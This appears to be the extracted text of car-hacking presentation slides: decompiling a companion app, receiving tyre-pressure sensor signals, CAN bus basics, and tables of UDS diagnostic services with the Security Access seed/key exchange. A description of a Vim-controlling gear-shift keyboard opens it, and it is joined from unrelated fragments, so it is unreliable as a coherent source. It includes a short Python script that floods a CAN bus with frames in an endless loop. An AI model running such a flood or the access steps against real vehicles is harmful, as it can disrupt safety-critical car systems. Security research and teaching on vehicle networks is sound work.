
Initial V is a Bluetooth Keyboard specialized for controlling Vim. The key presses sent depend on Vim's state. The table below describes the key presses for each handle position according to the state of the editor:

	Park	Up	Down	Double Up	Double Down	Move Left	Left Up	Left Down	Move Right (back to center)
Normal Mode (Drive)	<code>:w</code> on a modified buffer, <code>:wq</code> on unmodified buffer	Up key	Down key	<code>i</code>	<code>o</code>	<code>CTRL -V</code>	Up Key	Down key	<code>ESC</code>
Insert Mode (Neutral)	<code>ESC</code>	Up key	Down key	Page Up	Page Down				

"Drive" on the handle means "Normal Mode" in Vim. "Neutral" on the handle means "Insert Mode" in Vim. It's not possible to move the handle to the left when the handle is in Neutral mode, so there are no key combinations. I'm not sure what mode in Vim would map to Reverse on the handle, so there's no way to transition to Reverse at the moment.

Saving a buffer in Normal mode will put the handle in to the "Park" position. The Park position behaves the same way as Drive (Normal mode in Vim) except that if you hit Park again, it will exit Vim.







[~] apktool d deez\_nuts.jar




- remote startup
- open doors
- localisation
- ...



[~] `tpms_rx --source rtl-sdr`




TPMS Frequencies:  
 $300\text{MHz} > f > 900\text{MHz}$







Share



## Modulation Schemes



PRIVATE  
230

Watch on  YouTube

[~] which IVI




WiFi, Bluetooth, CAN, ...




<https://hydrabus.com>

<https://pinoutguide.com/Car-Stereo-Other/>






[~] sudo modprobe vcan



# Controller Area Network (CAN)

--> 1983 @ Bosch



[~] python3 trolling.py




```
#!/bin/env python3

# pip install python-can
import can


bus = can.Bus()
while True:
    msg = can.Message(3, data=[0 for _ in range(8)])
    bus.send(msg)
```



[~] pip install socketcan-uds



Example:



Functional Unit	SID	Available in Default Session	Available for RoE	Has Sub-Function	Service Name	Mnemonic
Diagnostic and Communication Management	\$10	✓		✓	Diagnostic Session Control	DSC
	\$11	✓		✓	ECU Reset	ER
	\$27			✓	Security Access	SA
	\$28			✓	Communication Control	CC
	\$3E	✓		✓	Tester Present	TP
	\$83			✓	Access Timing Parameter	ATP
	\$84				Secured Data Transmission	SDT
	\$85			✓	Control DTC Setting	CDTCS
	\$86	✓		✓	Response On Event	ROE
	\$87			✓	Link Control	LC
Data Transmission	\$22	✓			Read Data By Identifier	RDBI
	\$23	✓			Read Memory By Address	RMBA
	\$24	✓			Read Scaling Data By Identifier	RSDBI
	\$2A		✓		Read Data By Periodic Identifier	RDBPI
	\$2C	✓		✓	Dynamically Define Data Identifier	DDDI
	\$2E	✓			Write Data By Identifier	WDBI
	\$3D	✓			Write Memory By Address	WMBA
Stored Data Transmission	\$14	✓			Clear Diagnostic Information	CDTCI
	\$19	✓	✓	✓	Read DTC Information	RDTCI
Input Output Control	\$2F		✓		Input Output Control By Identifier	IOCBI
Remote Activation of Routine	\$31	✓	✓	✓	Routine Control	RC
Upload Download	\$34				Request Download	RD
	\$35				Request Upload	RU
	\$36				Transfer Data	TD
	\$37				Request Transfer Exit	RTE

## UDS service identifiers (SIDs)

	UDS SID (request)	UDS SID (response)	Service	Details
Diagnostic and Communications Management	0x10	0x50	Diagnostic Session Control	Control which UDS services are available
	0x11	0x51	ECU Reset	Reset the ECU ("hard reset", "key off", "soft reset")
	0x27	0x67	Security Access	Enable use of security-critical services via authentication
	0x28	0x68	Communication Control	Turn sending/receiving of messages on/off in the ECU
	0x29	0x69	Authentication	Enable more advanced authentication vs. 0x27 (PKI based exchange)
	0x3E	0x7E	Tester Present	Send a "heartbeat" periodically to remain in the current session
	0x83	0xC3	Access Timing Parameters	View/modify timing parameters used in client/server communication
	0x84	0xC4	Secured Data Transmission	Send encrypted data via ISO 15764 (Extended Data Link Security)
	0x85	0xC5	Control DTC Settings	Enable/disable detection of errors (e.g. used during diagnostics)
	0x86	0xC6	Response On Event	Request that an ECU processes a service request if an event happens
	0x87	0xC7	Link Control	Set the baud rate for diagnostic access
Data Transmission	0x22	0x62	Read Data By Identifier	Read data from targeted ECU - e.g. VIN, sensor data values etc.
	0x23	0x63	Read Memory By Address	Read data from physical memory (e.g. to understand software behavior)
	0x24	0x64	Read Scaling Data By Identifier	Read information about how to scale data identifiers
	0x2A	0x6A	Read Data By Identifier Periodic	Request ECU to broadcast sensor data at slow/medium/fast/stop rate
	0x2C	0x6C	Dynamically Define Data Identifier	Define data parameter for use in 0x22 or 0x2A dynamically
	0x2E	0x6E	Write Data By Identifier	Program specific variables determined by data parameters
	0x3D	0x7D	Write Memory By Address	Write information to the ECU's memory
DTCs	0x14	0x54	Clear Diagnostic Information	Delete stored DTCs
	0x19	0x59	Read DTC Information	Read stored DTCs, as well as related information
	0x2F	0x6F	Input Output Control By Identifier	Gain control over ECU analog/digital inputs/outputs
	0x31	0x71	Routine Control	Initiate/stop routines (e.g. self-testing, erasing of flash memory)
	0x34	0x74	Request Download	Start request to add software/data to ECU (incl. location/size)
Upload/ Download	0x35	0x75	Request Upload	Start request to read software/data from ECU (incl. location/size)
	0x36	0x76	Transfer Data	Perform actual transfer of data following use of 0x74/0x75
	0x37	0x77	Request Transfer Exit	Stop the transfer of data
	0x38	0x78	Request File Transfer	Perform a file download/upload to/from the ECU
		0x7F	Negative Response	Sent with a Negative Response Code when a request cannot be handled



[~] gcc uds-psa.c -o trolling

UDS Frame	D0	D1	D2	D3.....Dn(Optional)
Seed -Request (Tool→ECU)	27	xx(Seed_Sunfunc)		Application specific Data
Seed -Response (Tool←ECU)	67	xx(Seed_Subfunc)		Seed_Value[n]
Key-Response (Tool→ECU)	27	zz (key_Subfunc)		Key_Value[n]
Response (If Key Verified) (Tool←ECU)	67	zz (key_Subfunc)		Application specific Data

